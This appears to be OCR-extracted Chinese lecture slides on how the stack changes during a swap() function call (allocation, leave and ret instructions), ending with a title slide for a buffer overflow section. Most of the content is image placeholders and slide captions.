
③ swap()的准备工作：分配栈空间




③ swap()的准备工作：分配栈空间




④ swap()执行过程体




④ swap()过程体执行




⑤ swap()恢复现场：leave指令执行



⑤ swap()恢复现场：leave指令执行




⑥ swap()返回：ret指令执行



swap()返回：ret指令执行


main()：add指令执行，回收部分栈空间



谢谢！

《计算机系统基础（四）：编程与调试实践》

缓冲区溢出




缓冲区溢出

